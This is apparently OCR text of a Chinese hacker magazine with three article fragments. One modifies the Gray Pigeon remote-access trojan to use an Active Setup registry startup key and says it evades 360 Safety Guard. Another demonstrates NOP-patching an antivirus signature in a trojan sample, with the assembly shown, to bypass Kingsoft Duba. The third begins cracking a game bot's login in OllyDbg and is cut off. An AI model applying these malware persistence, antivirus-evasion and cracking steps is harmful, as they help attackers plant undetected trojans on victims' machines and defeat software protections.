


图4

再向下搜索一次，才会得到真正的注册表启动路径字符串，此时把“SOFTWARE\Microsoft\Windows\CurrentVersion\Run”修改成“Software\Microsoft\Active Setup\Installed Components\{FECFCB51-0975-8171-1FB0-B5C091251604}”，也就是说，我们把灰鸽子服务端原来的RUN键启动修改成ACTIVEX启动，如图5，图6。




图5




图6

现在在一台安装有360安全卫士的计算机上运行我们修改后的服务端程序，可以看到360安全卫士没有发出任何警告提示，但是我们的灰鸽子木马已经成功的上线了，如图7。




图7

（本文所涉及到的C32ASM已收录到光盘中）

免杀的艺术，细节决定成败

wtbhk

相信小菜们都遇到过这种情况，花钱花时间的去学习免杀，但在实际操作时免杀后的东西却总是报错，然后便是四处寻求帮助，到头来却仍然是一头雾水，彻夜不眠……其实，造成这种情况的原因很有可能是因为没有注意到细节问题，下面我就使用一个E 语言制作的病毒样本来进行演示，而杀毒软件使用的则是金山毒霸。




图 1

大家可以看到，该文件已经被金山报毒了，如图1 所示。我们使用myccl 定位后再使用OC 转换，再使用OD 载入程序（关于myccl、OC、OD 的使用方法我就不多说了，大家可以翻看一下以前的杂志），跳到特征码处可以看到如图2 所示代码。

地址	十六进制	反汇编
0040476E	FFF7	PUSH EDI
00404770	76 66	JBE SHORT 我是木马.004047D8
00404772	66:FFF6	PUSH SI
00404775	66:FFF6	PUSH SI
00404778	6E	OUTS DX,DWORD PTR ES:[EDI]

图 2

地址	十六进制	反汇编
00404770	76 66	JBE SHORT 我是木马.004047D8
00404772	66:FFF6	PUSH SI
00404775	90	NOP
00404776	90	NOP
00404777	90	NOP

图 3

其中灰色部分的两个PUSH 命令就为特征码，可见，特征码是两个一模一样的压入堆栈命令。由压栈命令的性质可知，两个重复的压栈命令是可以去掉一个而不会报错的，所以我决定nop 掉一个压栈命令。当很多小菜看到这里时可能都会产生一个想法：wtbhk 这家伙不是忽悠人嘛，随便NOP 掉一个就行了，还来浪费版面。不过，我要回答的是：错了！这就是我要强调的细节问题。

第一：我们nop 掉第二个“PUSH SI”试试，如图3。再使用金山毒霸扫描看看，没有报毒，如图4 。再来运行程序试试，问题来了吧，报错了。




图 4

第二：我们再来nop 掉第一个“PUSH SI”试试，如图5。成功的过掉了金山毒霸，并且也没有错误，功能也完好无损。

地址	十六进制	反汇编
0040476E	FFF7	PUSH EDI
00404770	76 66	JBE SHORT 我是木马.004047D8
00404772	90	NOP
00404773	90	NOP
00404774	90	NOP
00404775	66:FFF6	PUSH SI
00404778	6E	OUTS DX,DWORD PTR ES:[EDI]

图 5

那么，问题就来了，为什么nop 掉第一个不会报错而nop 掉第二个就会报错呢？请听我细细道来，大家都知道，代码的执行是自上而下的，所以在有两个同样的压栈命令时是可以nop 一个的（注意是压栈命令），但是为什么nop 掉第一个要比第二个好呢？因为我们不排除在此木马样本中不会有跳转到第二个PUSH 的代码。如果nop 掉了第二个PUSH，当有跳转命令跳转到第二个PUSH 时，程序就会因为没有压栈而报错。而如果nop 掉第一个PUSH，效果就截然不同了，无论怎么跳，其最终都会执行一次PUSH 命令而不至于报错，这样也就达到了修改特征码的目的，最终免杀成功！

本文并没有涉及到多么高深的免杀技术，但是从看似简单的两个一模一样的nop 命令的选择中我们却可以看到，细节往往决定了成败，请不要忽略细节。正印证了那句话：“泰山不拒细壤，故能成其高；江海不择细流，故能就其深。”

（本文所涉及到的OD 已收录到光盘中）

破解外挂系列之No.1——

Netki1l

Q 群里的小狼同学发过来一个脱机外挂让我帮他看看，正好有时间于是就分析了一下。拿到程序后先使用PEID0.95 检测了一下，发现是使用Microsoft Visual C++ v6.0 编写的，没有加壳，而且区段也很整洁，我可是非常喜欢分析无壳的程序哟，运行一下程序，弹出了一个登录界面，如图1。

我们登录一下看看，随便输入一个用户名“Netkill”和密码“123456”，点击确认，弹出了“失败，用户名或密码错误！”的提示，太好了弹出了错误提示，直接使用OD 载入程序，下MessageBoxA 断点，下断后堆栈返回了如下的内容：

```
0012EE20   00C02C86   /CALL 到 MessageBoxA 来自 krnln.00C02C80
0012EE24   00000000   |hOwner = NULL
0012EE28   004268CA   |Text = "用户名或密码错误！"
0012EE2C   0040C068   |Title = "失败"
0012EE30   00002030   \Style = MB_OK|MB_ICONEXCLAMATION|MB_TASKMODAL
```



图 1

接着按ALT+F9 两次，可是在第一次按alt+f9 返回的时候发现到了krnln 的领空，此时反汇编窗口又有一系列的jnz 和retn 出现，如图2。

到这儿就可以肯定程序是使用E 语言编写的了，现在我们一直按F8 步过直到返回程序领空为止（在这里需要说明的是，可能会有很多朋友找不到字符串，其实只要我们试着找ASCII 字串就可以了），我在这里总共找到了5635 个字串，如图3。

